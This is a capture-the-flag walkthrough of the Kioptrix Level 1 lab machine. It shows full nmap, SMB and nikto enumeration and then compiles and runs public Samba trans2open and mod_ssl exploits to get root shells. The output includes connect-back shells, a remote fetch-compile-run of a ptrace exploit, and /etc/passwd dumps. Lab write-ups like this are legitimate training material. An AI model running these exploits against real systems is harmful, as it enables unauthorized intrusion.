
Kioptrix - Level 1

1. Find target IP


   command : **nmap -sn 192.168.122.0/24**




SCANNING

2. nmap Full port scanning

   command : **nmap -p- IP_address**



3. Open ports → 22, 80, 111, 139, 443, 1024
4. nmap -sV -A --script vuln -p [all_ports] Ip_address



ENUMERATION

PORT - 139

5. enum4linux IP_address

```
root@kali:~/CTF/Kioptrix-Lev1# enum4linux 192.168.122.138
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue May 26 07:15:41 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.122.138
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 =====================================================
|    Enumerating Workgroup/Domain on 192.168.122.138    |
 =====================================================
[+] Got domain/workgroup name: MYGROUP

 =============================================
|    Nbtstat Information for 192.168.122.138    |
 =============================================
Looking up status of 192.168.122.138
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        __MSBROWSE__    <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ========================================
|    Session Check on 192.168.122.138    |
 ========================================
[+] Server 192.168.122.138 allows sessions using username '', password ''
```

6. Enumerating smb file shares

smbclient -L Ip_address

```
root@kali:~#
root@kali:~# smbclient -L 192.168.122.138
WARNING: The "syslog" option is deprecated
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes'
and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes'
and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP
```

7. Share IPC or ADMIN

smbclient //IP_address/IPC$ -U

```
root@kali:~# smbclient //192.168.122.138/IPC$ -U
WARNING: The "syslog" option is deprecated
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
smb: \> uname
uname: command not found
smb: \> whoami
whoami: command not found
smb: \> cd
Current directory is \
smb: \> pwd
Current directory is \\192.168.122.138\IPC$\
smb: \> ls
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
```

```
root@kali:~# smbclient //192.168.122.138/ADMIN$ -U
WARNING: The "syslog" option is deprecated
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_WRONG_PASSWORD
```

8. **searchsploit samba | grep remote**

```
root@kali:~# searchsploit samba |grep remote
Samba 1.9.19 - 'Password' Remote Buffer Overflow                                | exploits/linux/remote/20308.c
Samba 2.0.7 - SWAT Logging Failure                                              | exploits/unix/remote/20340.c
Samba 2.0.x/2.2 - Arbitrary File Creation                                       | exploits/unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                    | exploits/osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)         | exploits/linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)               | exploits/bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)             | exploits/linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)               | exploits/osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)         | exploits/solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                       | exploits/linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                      | exploits/unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                      | exploits/unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                      | exploits/unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                      | exploits/unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                            | exploits/linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow         | exploits/unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                            | exploits/linux/remote/7.pl
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)            | exploits/osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                          | exploits/multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | exploits/unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)              | exploits/linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)          | exploits/linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)        | exploits/solaris/remote/16329.rb
Samba 3.0.4 - SWAT Authorisation Buffer Overflow                                | exploits/linux/remote/364.pl
Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit)         | exploits/linux_x86/remote/16860.rb
Samba 3.3.5 - Format String / Security Bypass                                   | exploits/linux/remote/33053.txt
Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow (Metasploit) | exploits/linux/remote/21850.rb
Samba 3.4.5 - Symlink Directory Traversal                                       | exploits/linux/remote/33599.txt
Samba 3.4.5 - Symlink Directory Traversal (Metasploit)                          | exploits/linux/remote/33598.rb
Samba 3.5.0 - Remote Code Execution                                             | exploits/linux/remote/42060.py
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit) | exploits/linux/remote/42084.rb
Samba 3.5.11/3.6.3 - Remote Code Execution                                      | exploits/linux/remote/37834.py
Samba 4.5.2 - Symlink Race Permits Opening Files Outside Share Directory        | exploits/multiple/remote/41740.txt
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                               | exploits/multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                           | exploits/linux/remote/7701.txt
```

```
searchsploit -x exploits/unix/remote/22470.c > exploit.c
nano exploit.c
//delete extra code and save file
```

```
root@kali:~/CTF/Kioptrix-Lev1# gcc exploit.c -o exploit
root@kali:~/CTF/Kioptrix-Lev1# ls
apache  apache_pb.gif  exploit  exploit.c  info  nmap-fullport  nmap-vuln  power  poweredby.png  _poweredby.png.extracted
root@kali:~/CTF/Kioptrix-Lev1#
```

```
root@kali:~/CTF/Kioptrix-Lev1# ./exploit
Samba < 2.2.8 Remote Root exploit by Schizoprenic
Connect back method, Xnuxer-Labs, 2003.
Usage   : ./exploit <type> <victim> <your_ip>
Targets:
        0 = Linux
        1 = FreeBSD/NetBSD
        2 = OpenBSD 3.0 and prior
        3 = OpenBSD 3.2 - non-exec stack

root@kali:~/CTF/Kioptrix-Lev1# ./exploit 0 192.168.122.138 192.168.137
```

```
root@kali:~/CTF/Kioptrix-Lev1# ./exploit 0 192.168.122.138 192.168.122.137
[+] Listen on port: 45295
[+] Connecting back to: [192.168.122.137:45295]
[+] Target: Linux
[+] Connected to [192.168.122.138:139]
[+] Please wait in seconds...!
[+] Yeah, I have a root ....!
---------------------------
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
```


PORT 80

Scanning website using nikto

nikto -h IP_address

```
root@kali:~/CTF/Kioptrix-Lev1# nikto -h 192.168.122.138
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.122.138
+ Target Hostname:    192.168.122.138
+ Target Port:        80
+ Start Time:         2020-05-27 11:17:26 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server leaks inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
 MIME type
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on t
he system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-b
in/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). http://www.cert.org/adv
isories/CA-2000-02.html.
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
```

Apache mod_ssl 2.8.4 is vulnerable



searchsploit mod_ssl

searchsploit -x exploit/unix/remote/764.c > 764.c

gcc 764.c -o 764

./764

```
root@kali:~/Downloads/exploits/mod_ssl_OpenFuck# gcc 764.c -o 764 -lcrypto
root@kali:~/Downloads/exploits/mod_ssl_OpenFuck# ls
764  764.c  exploit
root@kali:~/Downloads/exploits/mod_ssl_OpenFuck# ./764

*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

: Usage: ./764 target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)
```

./764 target host -c 42

```
root@kali:~/Downloads/exploits/mod_ssl_OpenFuck# ./764 0x6b 192.168.122.138 -c 42
*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Connection... 42 of 42
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f81c8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; net/0304
--07:33:42--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                    100% @ 957.28 KB/s

07:33:43 (957.28 KB/s) - `ptrace-kmod.c' saved [3921/3921]

/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
uname
Linux
```


root
uname
Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nolcat /etc/passwd
ogin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
pcap:x:77:77::/var/arpwatch:/bin/nologin
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash